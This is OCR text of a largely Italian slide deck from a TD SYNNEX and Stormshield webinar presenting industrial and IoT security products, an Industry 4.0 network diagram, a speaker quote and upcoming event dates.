
Conformità normativa

Aiuta a soddisfare standard come IEC 62443, ecc

Our **companion** products


STORMSHIELD NETWORK SECURITY






Stormshield management Center

- Policy centralizzate
- Monitoraggio della flotta
- Amministrazioni multi-utente






Stormshield Log Supervisor


Gestione dei log

Gestione degli incidenti

Dashboard




CASE **STUDIES**




Industry

Industry 4.0


External Input
Cloud Data Lake
Cloud SCADA, IHM, Management
Remote Operator
Historian
Workstations
GSM/Wifi
HMI
ERP
MES
SCADA
Tele Maintenance
PLC
PLC
IoT

IoT Protection



TD SYNNEX

“The lack of security in IoT is not something new. IoT players usually focus on connectivity over security”

Dimitrios Pavlakis

Q&A

PROSSIMI APPUNTAMENTI

10 OTTOBRE: TD SYNNEX Academy, l'acceleratore per il tuo successo

14 OTTOBRE: Radware: l'importanza del WAF nella difesa degli applicativi

https://events.tdsynnex.it/cyber-unit-missione-protezione/

TEAM SECURITY: security.it@tdsynnex.com
SPEAKER: andrea.pezzoni@tdsynnex.com
matteo.chiodo@stormshield.eu